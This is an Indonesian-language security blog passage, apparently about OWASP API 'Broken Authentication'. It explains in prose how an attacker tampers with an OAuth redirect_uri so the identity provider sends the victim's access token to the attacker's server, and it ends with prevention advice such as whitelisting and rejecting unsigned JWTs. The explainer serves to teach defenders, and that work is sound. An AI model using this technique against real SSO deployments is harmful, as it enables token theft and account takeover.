
Disini terlihat terdapat client_id & redirect_uri yang seharusnya milik service provider (Aplikasi client), yang nanti nya setelah proses autentication berhasil

Identity provider akan meredirect ke website service provider yang ada pada redirect_uri.

Disinilah letak kemungkinan kerentanan yang disebabkan misconfigurasi terjadi, akibat dari configurasi whitelisting domain URI. Seperti yang terlihat pada gambar di atas, attacker mengubah value dari redirect_uri menjadi website milik attacker.

berhasil terauthentication, identity provider melakukan redirect

Setelah berhasil terauthentication, maka identity provider melakukan redirect ke URI sebelumnya dengan membawa sebuah token yang di generate oleh identity provider untuk melakukan akses informasi pada service provider.



Terekam pada collaborator / server attacker

Attacker dapat melihat URL berisi token tersebut pada log server milik attacker, dan dapat menggunakan URL tadi untuk mengakses informasi korban.

Bagaimana cara pencegahanya?

- Jika masih menggunakan HTTP Basic Authentication, gunakan HTTPS.
- Implementasikan account lockout serta session timeout.
- Jangan terima JWT tokens unsigned atau weak signed (“alg”:”none”) atau validasi expiration date.
- Jangan gunakan depracated encryption ke sebuah key atau password.
- Gunakan Federated Identity Management, seperti OpenID, SAML, SSO dll..
- Implementasikan Input Validasi.
- Penggunaan whitelisting domain pada service SSO.

Terimakasih telah membaca artikel saya, saya harap article ini dan selanjutnya dapat membantu dan bermanfaat.

Wassalam.

Oauth Authentication Api Security Owasp Api Security Top 10

Broken Authentication